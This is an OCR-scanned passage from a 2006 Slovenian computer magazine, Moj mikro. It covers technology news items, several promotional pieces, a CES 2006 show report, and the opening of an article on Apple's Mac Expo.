
obliki. Sistem Atlas tako z zgodovino vseh dogodkov preprečuje ponavljanje istih objav, omogoča medsebojno izmenjavo vsebin med redakcijami in s tem popolno sledljivost sprememb, poleg tega pa sistem samodejno ponudi že obdelano in za tisk pripravljeno besedilo ali fotografije. Rezultat: pri Stopu so za **tretjino obsežnejše edicije postavili v krajšem času** kot prej, in to z nespremenjenim številom zaposlenih. Sistem Atlas bo na ogled na največjem izdajateljskem sejmu IFRA, ki bo letos v Amsterdamu.

## MAGNETNI POMNILNIKI

Bo magnetna tehnologija v prihodnosti zamenjala današnje polprevodniške tehnologije (pomnilnik RAM z naključnim dostopom)? Teoretično ji v prid govori nekaj očitnih prednosti. Podatki se **ne izgubijo, če zmanjka električne energije** (enako kot pri pomnilnikih flash), hkrati za delovanje porabi manj energije in omogoča hitrejše delovanje in večjo gostoto polnjenja. Razvoj magnetnih pomnilnikov RAM poteka že vrsto let in vsaj zaenkrat lahko govorimo le o uspehih temeljnih raziskav te tehnologije. Na Univerzi Johna Hopkinsa so prepričani, da jim je uspelo ravno to. Ugotovili so namreč, da je bolje uporabiti **nepravilno oblikovane kobaltove ali nikljeve prstane** (obročje), ki delujejo kot pomnilniške celice, kot pa takšne



**Gostota prstanov je lahko višja.**




**Prstani pravilne (levo) in nepravilne oblike**

pravilnih oblik. Tako je lahko gostota prstanov večja, hkrati pa je pomnilnik manj občutljiv na magnetne vplive iz okolice. Prstani so premera le 100 nanometrov. Nepravilna (asimetrična) oblika prstanov dopušča, da jih je več v tako imenovanem stanju vrtinca (vortex), kar pomeni, da nimajo »naključnih« polj (stray field). Ker se s tem problemom ni treba ukvarjati oziroma je teh motenj manj, je lahko gostota prstanov višja. Pri prejšnji raziskavi so ugotovili, da je verjetnost za doseganje stanja vrtinca pri prstanih pravilnih simetričnih oblik le 40-odstotna – le toliko prstanov doseže omenjeno želeno stanje. Pri prstanih nepravilnih oblik pa je ta verjetnost med 40 in 100 odstotkov, hkrati pa jo je moč nadzirati s smerjo magnetnega polja.

## EVROPSKI ODGOVOR NA GOOGLE



Francija in Nemčija zelo pritiskata, da bi Evropa razvila svoj **internetni iskalnik** in tako vsaj na papirju postala neodvisna od Googla. Razvoj iskalnika, ki bo prilagojen **iskanju multimedijskih vsebin** (zvok, video, fotografije) in torej ne bo zgolj besedilno orientiran, že poteka pod projek-



tnim imenom **Quaero**. Iskalni mehanizem naj bi izkoriščal tehnike za **prepoznavanje, kopiranje, indeksiranje in samodejni prevod audio-vizualnih dokumentov**, deloval pa bo v več evropskih jezikih. Omogočal naj bi tudi samodejno prepoznavanje in indeksiranje digitalnih fotografij. Indeksiranje audio-vizualnih vsebin ni tako preprosto, saj naprava sama in brez posega človeka težko določi, kaj je vsebina dokumenta (če ta ni opremljen z besedilnim opisom). Prepoznavanje video dokumentov običajno pomeni uporabo mehanizma za samodejno prepoznavanje govora (torej zvoka v video posnetku) in nato iskanje in indeksiranje dokumentov glede na to pridobljeno besedilo (vsebino dokumenta). Težavnejše je samodejno prepoznavanje »vsebine« fotografij oziroma videa brez govora. Bo evropski iskalnik to sploh omogočal? V projektu sodeluje tudi globalno manj znan iskalnik **Exalead**, za katerega nekateri pravijo, da ima uporabniški vmesnik, ki Googleva v marsičem prekaša. Zanimivo je tudi izbrano ime Quaero, na katerem si malce lomimo jezik. Ni pa kar tako izbrana, saj v latinščini pomeni **iskanje**.

[www.exalead.com](http://www.exalead.com)

## 3D-ORODJA ZA MEDICINO



Podjetje Sekvenca išče svoje poslanstvo v razvoju **3D-orođij za medicino**, na podlagi katerih bo mogoče načrtovati zapletene **kirurške posege**. Septembra so prvo orodje, **model kolk**, predstavili na kongresu kostnih kirurgov v Nemčiji in pridobili 13 evropskih bolnišnic, ki bodo orodje v prihodnjih mesecih preizkušale. Najnovejši uspeh Sekvence je algoritem, razvit na podlagi tehnologije 3D-vizualizacije, ki **slike CT ali MRI** posameznega človeškega organa ali dela telesa prevede v povsem realen **3D-model**. Tak model dejanskega organa bolnika je primeren predvsem za načrtovanje 20 odstotkov najzahtevnejših operacij na organu. Na podlagi modela kirurg pripravi optimalen načrt operacije, kar pomeni minimalne reze, hitrejše okrevanje bolnika in tudi za polovico krajši čas trajanja posega. Cilj podjetja Sekvenca je bolnišnicam po Evropi v prihodnjih dveh letih ponuditi **15 orođij za načrtovanje operacij**.

[www.sekvenca.si](http://www.sekvenca.si)

## KRATEK SPOMIN ZAPISLJIVIH CD-PLOŠČ



Ste se kdaj vprašali, koliko časa so podatki, shranjeni na zapisljivih CD-jih, sploh varni. Po »peki«, ko podatke na ploščo zapišemo, začne **površina plošče počasi propadati**, kar prej ali slej privede do tega, da podatkov s plošče ni več moč prebrati. Koliko časa preteče do neljubega dogodka, je odvisno od kakovosti plošče – cenejše kot so, prej se to zgodi. Kot pravijo, in preteklo je dovolj časa, da so tudi dokazali, je povprečna življenjska doba zapisljivih CD-jev le **2 do 5 let**. Malce lahko propad plošče upočasnimo,


če jih hranimo v hladnem in temnem prostoru. Za dolgoročno hranjenje podatkov so primernejši **magnetni mediji** (trakovi), saj je njihova življenjska doba daljša, **od 30 do celo 100 let**. Vendar teh običajno doma nimamo in zato nanje tudi ne zapisujemo družinskih fotografij in drugih podatkov. Kaj storiti? Če ne želimo teh podatkov izgubiti, jih moramo **vsakih nekaj let na novo zapisati** ali pa uporabiti bolj trdoživ medij.





# Predstavljamo vam Borland Delphi 2006

Tudi po 10 letih vedno novih iznajdb v svetu programiranja ne počivamo na lovorikah.



Ko govorimo o razvojnih orodjih, so Delphi® in njegovi razvijalci vedno korak pred ostalimi. Od predstavitve pred 10 leti, se stalno dodajajo nova orodja, ki povečujejo produktivnost in vam dajejo tisto prednost pred tekmeci, ki jo vsi potrebujemo. S programskim okoljem Delphi 2006, delom paketa Borland Developer Studio, lahko skupaj še enkrat naredimo preobrat v svetu programiranja. Delphi 2006 vam omogoča popoln nadzor nad razvojem življenjskega cikla aplikacije, z možnostjo hitrega ustvarjanja prototipov in integracijo IDE okolja. Tako se lahko osredotočite na pisanje kode in zanesljivih aplikacij.

Vsi, ki želite spoznati, kako vam lahko novi Delphi pomaga hitreje in enostavneje izdelati še bolj zanesljive in zmogljive aplikacije, nas pokličite na 01/470-31-00 ali [www.marand.si](http://www.marand.si).



**MARAND**  
Napredna računalniška hiša

## ZABAVNA ELEKTRONIKA Z UMETNO INTELIGENCO



Znanstveniki MIT-a so oblikovali nov način upravljanja naprav zabavne elektronike, ki tipke ali ikone za izvedbo posameznih funkcij (običajno prek daljinskega upravljalnika) zamenja s **seznamom nalog**, ki jih uporabnik želi izvršiti. V ta namen so izdelali programsko opremo, imenovano **Roadie**. Ta uporabniku ponudi izvedbo naloge, na primer zapis filma na DVD, nato pa izvede vse potrebne funkcije ali pa uporabnika kot čarovnik za opravila korak za korakom vodi do končnega cilja. Program sestavljajo uporabniški vmesnik, programska oprema za naprave, zbirka podatkov znanj (»zdrava pamet«) in algoritem za načrtovanje izvajanja nalog, v katerega so vključeni najnovejši dosežki s področja umetne inteligence. Zbirka znanj pomaga sistemu prepoznati za človeka običajne stvari, na primer: če prižgemo televizijo, ne mislimo poslušati radia.

Algoritem za načrtovanje pa določi vse potrebne funkcije in vrstni red izvrševanja opravil, potrebnih, da naprava ali medsebojno povezane naprave izvedejo nalogo. Ves sistem je oblikovan preprosto in uporabniku prijazno, zato ne izključuje posameznikov, ki bodisi nimajo dovolj tehničnega znanja ali pa se prvič srečujejo z elektronsko opremo. Edina slabost je ta, da izdelovalci naprav zabavne elektronike v svojih izdelkih običajno ne podpirajo programov neodvisnih ponudnikov, temveč le svoje.

[www.mit.edu](http://www.mit.edu)

## PRENOVLJENA INFOCUSOVA PODOBA

Proizvajalec multimedijских projektorjev **InFocus** je z letom 2006 spremenil svojo celotno grafično podobo. Tako se obeta nova linija poslovnih projektorjev, ki bodo imenovani **Work Big**. Pričakujemo jih še v tem letu. Tokrat pa jih je prehitela linija **projektorjev za hišni kino, Play Big**.

PlayBig IN72, IN74 in IN76 so projektorji, ki bodo zadovoljili prav vse uporabnike, od najbolj do manj zahtevnih. Projektorji imajo vdlane nove procesorje za obdelavo video slike, Pixelworks DNX, ki izboljšajo kakovost in ostrino video slike. S kombinacijo večkratno izboljšanih projekcijskih tehnologij naredijo sliko čisto, naravno in ostro. Vsi modeli imajo 6-segmentno barvno kolo, ki omogoča prikaz intenzivnejših, natančnejših in bolj živih barv. Projektorji uporabljajo DLP DarkChip2 proizvajalca Texas Instruments. IN72 ima vdlan 480-linijski čip, IN74 576-linijski, IN76 pa 720-linijski čip za prikaz slike.

**IN72** je projektor za **filmske večere in igranje igrice**. Zabavali se bodo vsa družina in vaši prijatelji. Z osnovno ločljivostjo 854 x 480, svetilnostjo 900 ANSI-lumnov in kontrastom 2000 : 1 vas ne bo pustil v zadregi. **IN74** vam bo prikazal **domačo zabavo**, kot je še niste videli. Osnovna ločljivost 1024 x 576, 1000-ANSI lumnov svetilnosti in kontrast kar 3000 : 1 bodo prepričali še tako zahtevnega gledalca. **IN76** vam bo pričaral edinstven občutek prave **kinodvorane**. Zdelo se vam bo, kot da ste na hollywoodski premieri v živo. Navdušil bo tudi najzahtevnejše filmofile, saj bo s svojo visoko osnovno ločljivostjo 1280 x 720, 1000 ANSI-lumnov svetilnosti in 3000 : 1 kontrastom ustvaril sliko, ob kateri boste ostali brez besed.

Vsi projektorji so opremljeni s številnimi priključki, ki so danes standard v svetu videa in projekcije. Glavni med njimi so priključek za HDMI (High-Definition Multimedia Interface), DVI (Digital Visual Interface) in komponentni video priključek. Vsi projektorji imajo podporo za pravi **HDTV** (High Definition Television), zato so pripravljene za prihodnost, ko bomo končno lahko uživali v gledanju zares kakovostnega TV-signala.

(promocijska novica) [www.lestra.si](http://www.lestra.si)



## PREDLOG NOVE LICENCE GPL



**Richard Stallman**, avtor licence **GPL** (GNU Public Licence), brez katere ne bi bilo odprtokodnega razvoja programske opreme, je predstavil predlog njene tretje različice. Ta rešuje nekatere pro-

bleme, kateri so se pojavili v petnajstih letih od časa, ko je trenutno veljavna licenca aktualna (1991). Med drugim predlog licence vsebuje ukrep, ki preprečuje, da bi programsko kodo, za katero velja licenca GPL uporabljali kot del sistemov za varovanje avtorskih pravic

(ti sistemi se skrivajo pod kratico DRM). Drug pomembni dodatek

(sprememba) pa omejuje patentne pravice, ki jih lahko zahtevajo programerji v svojih za GPL licenciranih programih. Načeloma gre tako. Že v osnovnih pravih licenciranja velja: če v svojem programu uporabite odprto kodo, **velja licenca tudi za vaš program**. Vsem je na voljo, da ga brezplačno dobijo, spreminjajo in vključujejo v svoje programe. Če programer na tej podlagi pridobi tako imenovani programski patent, ta ne sme omejiti drugih, da ga uporabijo. Še vedno celotna zadeva ostaja v domeni odprte kode, torej na voljo vsem in za karkoli.

Odprtokodna združenja se še vedno borijo **proti podeljevanju programskih patentov**, saj ti pomenijo največjo grožnjo prostemu razvoju programske opreme. V Ameriki, kjer patentni uradi nimajo zadržkov pri podeljevanju takšnih patentov, je Microsoft pred kratkim patentiral datotečni sistem **FAT**. Ta format uporablja veliko operacijskih sistemov za organizacijo podatkov na prenosljivih pomnilnikih. Če bi Microsoft zahteval plačilo patentnih pravic, bi tako pravi Stallman, to sesulo distribucijo sistema Linux, ki podpira format FAT.



## »MACHINIMA«

Skovanka v naslovu (iz besed machine cinema). opisuje filme narejene s pogonom (engine) računalniških iger. Do napredka je prišlo lansko leto, ko je francoski oblikovalec s simulatorjem filmskega studia **The Movies** izdelal trinajstminutni film **Francoska demokracija**, v katerem na svoj način opisuje dogajanje in razloge za nastanek upora v predmestjih nekaterih francoskih mest. Bolj kot zaradi vsebine je omenjeni film zanimiv, ker ponazarja, kaj vse je moč dokaj enostavno narediti zgolj z nekaj znanja, časa in talenta. In seveda z orodji za izdelavo računalniško narejenih filmov, ki so del omenjene igre.

Doslej so »machinime« lahki izdelovali zgolj programerji z dovolj znanja, da so reprogramirali pogon igre, da je postal uporaben za njihov film. Z igro **The Movies**, natančneje z orodji v njej, je zadeva preprostejša. Izmed ponujenih možnosti izberete igralce, scene in rekvizite, naredite okvir zgodbe ter z orodji oblikujete gibe, izraze igralcev, dodajate zvoke in podnapise in podobno. Posamezniki so tudi že našli načine, kako spremeniti privzete elemente. Tako z enim programom spremenijo teksture scen, z drugim pa na novo naredijo rekvizite in kostume.

[www.lionhead.com](http://www.lionhead.com), [www.machinima.com](http://www.machinima.com)



## NAJBOLJŠE REŠITVE SO PREPROSTE

V farmacevtski družbi **Lek**, članu skupine **Sandoz**, so pred kratkim uvedli novo programsko opremo za **avtomatizirano vodenje šaržnih procesov**. Sistemsko orodje, ki so ga razvijali skupaj s podjetjem **Abit**, so poimenovali **@Batch** in ga zasnovali optimalno glede na potrebe Lekove procesne proizvodnje farmacevtskih učinkovin. »Uvedba programske rešitve @Batch je pripomogla k večji storilnosti, predvsem pa k boljši kakovosti, ki jo omogoča ponovljivost proizvodnih procesov. Poleg tega @Batch s preprostimi korekcijami proizvodnih receptur omogoča optimiranje proizvodnje,« ocenjuje **Uroš Prosen**, inženir za avtomatizacijo in energetski menedžer v družbi Lek, ter ob tem poudarja, da je glavna prednost programa @Batch njegova **preprostost**. Ključni razlog za uvedbo programa je bilo zagotavljanje **kakovosti in s tem ponovljivosti proizvodnje**, za kar so v Leku potrebovali cenovno ugodno in hkrati učinkovito orodje. Kot je pojasnil Uroš Prosen, tovrstne programske rešitve na trgu sicer že obstajajo, vendar so razmeroma drage in, kar je še pomembneje, največkrat preobširne in zapletene za uporabnike. »V družbi Lek smo želeli čim preprostejši sistem; enostaven za vzdrževanje, za razumevanje in za uporabo. Skozi faze razvoja smo v Leku namreč spoznali, da preobsežna programska oprema pogosto pomeni neobvladljivost, ki je povrh tudi ekonomsko neupravičena, saj ni izkoriščena v celoti. Rešitev, ki ni zapletena, pa je tudi cenovno ugodnejša,« poudarja Prosen in dodaja, da gre pri @Batchu po grobih ocenah približno za tretjinski do polovičen strošek sorodnih izdelkov, ki so trenutno na trgu.

(promocijska novica) [www.lek.si](http://www.lek.si), [www.abit.si](http://www.abit.si)



## INOVATIVNI PROJEKTOR ZA DOMAČI KINO



## KAJ HRANI GOOGLE?

Šele zdaj, ko je znano nasprotovanje Googla, da ameriškim oblastem na njihovo zahtevo preda podatke, s katerim bodo lahko te preganjale spolne prestopnike, se ljudje po svetu sprašujejo, kaj sploh ta iskalnik ve o nas. Veliko, koliko točno, pa je v največji meri odvisno od nas samih in našega početja v spletu. Dejstvo je, da iskalnik v naš računalnik namesti **piškotek** (cookie), katerega življenjska doba je **nekaj let**. S tem, ko je piškotek v našem računalniku, lahko **iskalnik spremlja zgodovino iskanja določenega uporabnika**. Dokler se uporabnik ne prijavi v kakšno dodatno storitev (na primer Gmail) in prostovoljno zaupa Googlu svoje **osebne podatke**, ta podatkov o iskanju ne more povezati z osebo iz mesa in krvi. Teoretično je tudi to možno, v če sledijo specifični IP-številki in te podatke pridobijo od ponudnika dostopa v internet. Kar je manj verjetno in dokaj zamudno. Google podatke o iskanju spremlja in hrani, zato ker jih, kot sam pravi, potrebuje za razvoj svojih storitev. Mnoge moti, da Google nikoli ni jasno povedal, **kako dolgo bo te podatke hranil**, torej jih lahko hrani, dokler hoče, kljub jasni obljubi, da bo naredil vse, kar je v njegovi moči, da mu teh podatkov ne bo treba izdati. Zanimivo pa je tudi, da je Google dokaj osamljen pri svojem nasprotovanju ameriškim oblastem, saj sta tako **MSN** kot tudi **Yahoo** v podobnem primeru **podatke predala**. To dejanje seveda moti zagovornike pravic posameznikov do zasebnosti in anonimnosti povsod po svetu.

[www.google.com](http://www.google.com)

Podjetje **Toshiba** bo na sejmu Cebit predstavilo oblikovno zanimiv projektor **ET20**, namenjen domačim kinom, na katerem je svoj pečat pustil oblikovalec **Pinifarini**. Projektor ima vdelan **DVD-predvajalnik** (na voljo bo tudi različica brez predvajalnika), sistem za prostorski zvok 5.1, širokokotno lečo (lahko prikaže sliko z diagonalo 152 centimetrov na razdalji 70 centimetrov) in bogat nabor vhodov vključno z vhodom HDMI. Ločljivost projektorja je 854 x 480 (480p) pik, razmerje kontrasta pa 1 : 2000. Projektor bo na voljo v aprilu.

(promocijska novica)

[www.toshiba.com](http://www.toshiba.com)

Consumer Electronics Show 2006, Las Vegas

## ELEKTRONSKE DOBROTE – KOLEKCIJA 2006

Kot vsako leto so ob pomanjkanju pravega ameriškega računalniškega sejma (Comdex) svetovni proizvajalci zabavne elektronike in računalnikov predstavljali svoje letošnje novosti na sejmu CES. Le redki so svoje premiere zadržali za marčevski Cebit, večinoma pa bodo tam pokazali nekaj več podrobnosti premiernih izdelkov iz Las Vegasa.

**Piše: Jaka Mele**

jaka.mele@mojmikro.si

Kakorkoli gledano, Las Vegas je idealno mesto za ta najbolj pester in nor sejem, katerega rdeča nit je izključno **zabava** in čim prijetnejše upravljanje prostega časa. Ob zvoku igralnih avtomatov in žvenketu padajočih kovancev se od zgoraj odmevajoča glasna glasba in zvočni učinki kar stapljajo z okolico ...

### KOMAJ ČAKAMO – UPORABNO

#### Google s paketom programov ...

Med največjimi novicami letošnjega CES-a je bil **Googlov paket programov**, s katerim se gigant podaja onstran področja iskalnikov, saj uporabnikom ponuja zaokrožen paket programov, ki skrbijo za hitrejšo, udobnejšo in varnejšo delo v računalniku in internetu. Sočasno je Google odprl tudi svojo **spletno video trgovino** in kitajski iskalnik (kjer pa se je moral podrediti zahtevam kitajskih oblasti in blokirati določene informacije).

#### ... Microsoft z Windows Visto

Microsoftov predsednik Bill Gates je v uvodnem govoru prikazal glavne odlike prihajajočega sistema **Windows Vista**, namenjenega delu povprečnega uporabnika. Med drugim smo videli: **Flip3D** – orodje za enostaven preklon med odprtimi okni, **Vista Sidebar** – plavajoče okence, ki prikazuje tekoče novice prek RSS-a, **Windows Media Player 11**, ki prinaša predvsem lažje delo z velikimi zbirkami medijskih datotek ... Prikazan je bil tudi napredek enostavnega uporabljanja z **daljincem**, namenjen predvsem Vistini izvedenki Media Edition, ki bo v novih medijskih računalnikih podpiral tudi sprejem kabljskih HDTV-programov. Povsem prenovljen in poln novih funkcije bo tudi **Photo Gallery**, katerega namen je predvsem prističi peruti Googlovi Picaso. Med zanimivostmi je tudi možnost izdelave dia-projeksije, ki vključuje mešanje videa in slik in izdelavo montaž. Za pravi bonbonček pa je poskrbela demonstracija novih **grafičnih zmoglosti**, ki jih prinaša Vista – saj je prenovljeni **Flight Simulator** razpiral čeljusti nemih opazovalcev. Gates je tudi potrdil novico, da bodo za igralno konzolo Xbox 360 kmalu ponudili zunanjo optično enoto HD-DVD. Do konca junija naj bi MS prodal okoli 5 milijonov konzol.

#### »Bliskovni« trdi diski in hibridi

**Samsung** je predstavil **30 GB trdi disk** v obliki **bliskovnega (flash) pomnilnika**. Samsung je v napravi izboljšal elektroniko ter dodal napetostne filtre, kar omogoča veliko zanesljivejše delovanje in daljšo življenjsko dobo. Čeprav se kapaciteta bliskovitega pomnilnika podvaja vsako leto, cena na

GB pa se niža z letno hitrostjo 3 0% (v času sejma CES okoli 45 USD na GB), samostojnih bliskovnih diskov ne bomo videli vsaj do sredine 2007. Mehanični trdi diski, kjer kraljuje Seagate namreč dosegajo veliko večje zmogljivosti (500 GB in kmalu več), ob ceni 0,65 USD za GB. Bomo pa predvsem v cenovno višjem razredu prenosnikov že do konca leta ugledali **hibridne diske**, ki bodo imeli nekaj deset GB bliskovnega predpomnilnika, ki bo omogočal, da se bo potrebno mehničnemu delu diska zagnati le občasno, in s čimer se bo čas avtonomije podaljšal za faktor 3. Pri projektu sodelujeta **Samsung in Microsoft**, medtem ko **Intel** s svojo tehnologijo **Robson** napoveduje bliskovni pomnilnik v funkciji **zagona računalnika**, s čimer obljublja pohitritev časa zagona sistema iz 30 in več sekund na le dve sekundi. Realno stanje Samsungovim predstavnikom ni bila ovira za napoved vojne s proizvajalci mehaničnih trdih diskov, ki jim želijo v letu 2007 odvzeti 30 % skupnega trga. Morda pa vedo kaj, česar drugi še ne vemo ...

**Zetera** v lesti podjetja Netgear je predstavila naslednika omrežnega diskovnega polja **SC101**. Model Hammer bo dom ponujal štirim diskom SATA, ki jih bomo lahko menjali med delovanjem, hitrost prenosa podatkov pa se bo z uporabo gigabitnega etherneteta drastično povečala. V živi predstavitvi so iz omrežnega podatkovnega skladišča sočasno predvajali štiri HDTV-video tokove 720 p, izmerjena hitrost prenosa pa je bila okoli 60 MB/s (kar je opazen dvig s 5 MB/s v SC-101).

#### Tisočkrat občutljivejše tipalo

Zares revolucionarnih izdelkov že nekaj časa nismo ugledali, zato smo bili izredno navdušeni nad slikovnim tipalom podjetja **Planet 82**. Tipalo, ki se bo uporabljalo v digitalnih fotoaparatih in videokamerah, obljublja kar tisočkrat večjo občutljivost

na svetlobo! Izredna občutljivost novega tipala SMPD (Single Carrier Modulation Photo Detector) omogoča zajem slike skoraj v popolni temi. Tipalo uporablja načela kvantne mehanike, saj iz enega fotona izdelava več tisoč elektronov. Tipalo je izdelano s procesom CMOS, v prvih aparatih pa se bo pojavil že v februarju!

### KO BI LE IMELI PROSTI ČAS – ZABAVNO

Na področju televizije je bil opazen precejšnji napredek, predvsem glede cenovne dostopnosti. Čeprav je bil rekorder sejma Panasonic, ki je predstavil **103-palčni plazemski TV** (diagonale **2,61 m!**) pa so večjo pozornost pritegnili s HDTV združljivi modeli 1080 p, ki ob 50-palčnih diagonalah (dobrih 110 cm) in s 6. generacijo plazemske tehnologije končno stanejo manj kot avtomobil, saj se maloprodajne cene vztrajno spuščajo pod 2 milijona tolarjev.

#### Napenjanje grafičnih mišic

**ATI** je predstavil svoj nov vezni nabor **R580** in na njem temelječe matične plošče **Crossfire Radeon Xpress 3200**, ki pa bodo v prodaji šele marca (Cebit). Ljubitelji tišine so na ASUS-ovem prostoru hitro opazili pasivno hlajeno grafiko **X1600**, sicer pa je med PC proizvajalci izstopala še peščica proizvajalcev računalniških napajalnikov, ki so presegli izkoristek 80 %, prav tako pa že dosegajo nazivno izhodno moč 850 W...

Grafične mišice sta napenjalo tako **ATI** kot **Nvidia**. Prvi z novo grafično kartico **X1900XTX**, ki prevzema krono najmočnejše samostojne grafike (podroben test v tej številki Mojega mikra), drugi z napovedjo (skupaj z Dellom) grafičnega sistema SLI med dvema dvoprocesorskima grafičnima karticama. Sicer pa Nvidia za marec obljublja model **GF 7900** (G71), ki







se bo spopad z ATI-jevimi X1900XTX. Vse kaže, da se obdobje predstavljanja novih grafičnih modelov vrača na 6 mesecev.

#### Intelov »internetni kino«

Intel je vse moči uperil na svojo novo večpredstavno platformo **VIIV**, ki jo je začel s predstavitvijo platforme **Centrino Duo** za prenosnike (procesorji Core Duo) ter namiznim procesorjem družine **9xx**. Koncept VIIV je bil ustvarjen z željo dvigniti kakovost uporabnikove izkušnje, zato pokriva tako strojno kot programsko opremo. Intel bo skupaj s podjetjem ClickStar kmalu **prek interneta premierno prikazoval filme** sočasno s premierami v kinodvoranah. Ideja nadzora vsebin od začetka (studii) do konca poti (občinstvo) prinaša veliko prednosti pri zagotavljanju kvalitete. Kako pa bo sprejeta bomo videli še letos. Že do konca januarja se naj bi na ameriških policah pojavili z VIIV združljivi računalniki v ohišjih velikosti videorekorderjev. Manjše naprave velikosti računalnikov mini Mac pa pridejo na trg pozneje letos. Sprva se bo cena vrtela okoli 180 tisočakov.

#### Še pomnite, tovariši ...

**Gigabyte** je prikazal **i-RAM2**, zunanji razširitveni modul, ki ga je moč vgraditi v 5,25-palčno režo. V modul je moč vtakniti do osem pomnilniških modulov DDR2 in tako ustvariti **do 16 GB velik hiter pomnilniški disk**. Pred izbrisom podatke varujeta vdelana baterija in povezava na sekundarno napajanje, povezava s sistemom temelji na SATA 2. Naprave bodo omogočale izredno hiter zagon sistema, na prodajnih policah pa naj bi bile že februarja (čeprav izkušnje bolj kažejo na CeBit).

Proizvajalci pomnilnika so potrdili, da je napočil čas **DDR2**, saj je prodaja preseгла prvo generacijo DDR. Morda na ta trenutek čakal AMD, ki namerava v prihodnjih mesecih predstaviti svoj vezni nabor in procesorje, ki bodo podpirali DDR2.

#### Tudi Microsoft s spletno trgovino

Microsoft je prikazoval novi, na Visti temelječi Media Center Edition s povezavo na spletno trgovino – katere informacije pa še niso bile razkrite. Velike možnosti pa so, da bo Microsoft že v kratkem predstavil svojo spletno trgovino, saj je na CES-u svojo video spletno trgovino predstavil tudi Google, svojo glasbeno in video trgovino pa zelo dobičkonosno že dlje časa upravlja tudi Apple. To potrjuje tudi napoved sodelovanja med **Microsoftom in MTV-jem**, saj bo MTV-jeva spletna storitev **Urge** temeljila na Microsoftovi tehnologiji.

**SanDisk** je dodal več luči zgornjim špekulacijam, saj je predstavil prvi prenosni medijski predvajalnik **Sansa e200** s kar 6 GB bliskovnega pomnilnika. Malce debelejša naprava kot iPod nano omogoča rekordnih 20 ur avtonomije, uporabnik pa bo lahko glasbo kupoval v Microsoftovi spletni trgovini (ohoho). Videa naprava ni zmožna predvajati, pa tudi vdelan zaslon je premajhen za kaj drugega kot opazovanje simboličnih sličic.

**Palm** je ponosno prikazoval pametni telefon **Treo 700w**, ki je prvi Palmov izdelek, ki temelji na Microsoftovem sistemu Pocket PC. Partnerstvo med podjetjema se je začelo septembra. Med novostmi, ki jih obvlada nova naprava (in ki bodo našle pot tudi v druge naprave Pocket PC) je Windows Live Messenger, naslednik MSN Messengerja.

#### Nebesni skavt

**Celestron** je predstavil uporabno napravo imenovano **SkyScout**, ki s pomočjo GPS-sprejemnika uporabniku pomaga identificirati vidne objekte na nočnem nebu. Naprava deluje odlično in amaterski astronomi bodo zagotovo planili po njej! Uporabnika tudi poučuje o nebesnih telesih, žal je v angleščini.

#### Alkotest v mobilniku

Koristneje in stvarneje: nekateri modeli mobilnih telefonov skoraj vseh proizvajalcev gradijo na grafičnemu pospeševalniku podjetij Nvidia ali ATI. LG je bil posebej inovativen, saj je v mobilni telefon vdelal alkotest - po trisekundnem dihanju v telefon se nam izpiše promil alkohola v krvi, baje zelo natančno!



#### KDO BO PA TO KUPIL – NORO!

Ameriški ZAP je predstavljal električni mini trikolesni avtomobil, imenovan **Xabra**. Retro videz in ugodna cena znata narediti svoje. Avtomobilček, postavljen na cesto, stane okoli 1.800.000 tolarjev, dosega pa hitrosti do 65 km/h in do polnjenja naredi 65 km – krasno za mestne potepe, množična proizvodnja pa že poteka.

**iRobot Scooba** je nadvse uporaben robot, katerega življenjsko poslanstvo je pomivanje tal. Da, prav ste prebrali – koristi zabavne robotike končno pronicajo tudi v vsakodnevno življenje. Robotek se zna izogibati stopnicam, pomivati okoli preprog, nizko ohišje pa mu omogoča dostop do povišja tudi pod robovi omaric. Z infrardečo blokado mu lahko omejimo področje delovanja. Vse za dobrih osemdeset prešernov.

**Združitev prenosnikov in dlančnikov** se je pripravljala že nekaj časa in tudi nekaj (neuspešnih) izdelkov smo že videli. To področje utegne spremeniti **DualCor** s svojim sveže predstavljenim **CPC-jem**. Naprava je zmožna poganjati tako Windows XP kot Pocket PC (Windows Mobile 5.0). Izredno svetel 5-palčni zaslon, občutljiv na dotik (prepoznavanje pisave), omogoča hitro krmiljenje, moč pa je priklopiti zunanjo tipkovnico. Priklopi mo lahko tudi zunanji monitor (do ločljivosti 1600 x 1200), naprava pa ima tudi tri vrata USB 2.0. Prava inovacija pa se skriva v ohišju, saj CPC vsebuje dva procesorja – 1.5 GHz VIA C7 ter Intel PXA263. Sistem z 1 GB RAM-a in 40 GB trdim diskom poganja celo Visto! Ima 802.11a/b/g in bluetooth povezavi ter 3G mobilni modul (zaenkrat ameriški). Vse to ob avtonomiji 8-12 ur, teži pol kilograma, zunanji velikosti naprave 17 x 8 x 3 cm in ceni okoli 300 tisoč tolarjev.

Mac Expo 2006

## NOVE JABOLČNE DOBROTE

Piše: **Bojan Amon**

bojan.amon@mojmikro.si



Začetek koledarskega leta tradicionalno pomeni velike dogodke za svet računalniške in multimedijske industrije, saj se takrat na globalno največjih dogodkih odvijajo predstavitve, ki napovejo trende za prihajajoče leto. Ni se še dobro končal CES v Las Vegasu, že se je začel Applov dogodek leta - Mac Expo. Ugibanja in pričakovanja glede tega, kaj bo Apple ponudil, so bila obsežna in ambiciozna, rezultati pa so najmanj potešili, če ne preseglje želje obiskovalcev. Že lani napovedana Applova selitev na **Intelove procesorje** je obrodila sadove.

### »Intelova« MacBook Pro in namizni iMac

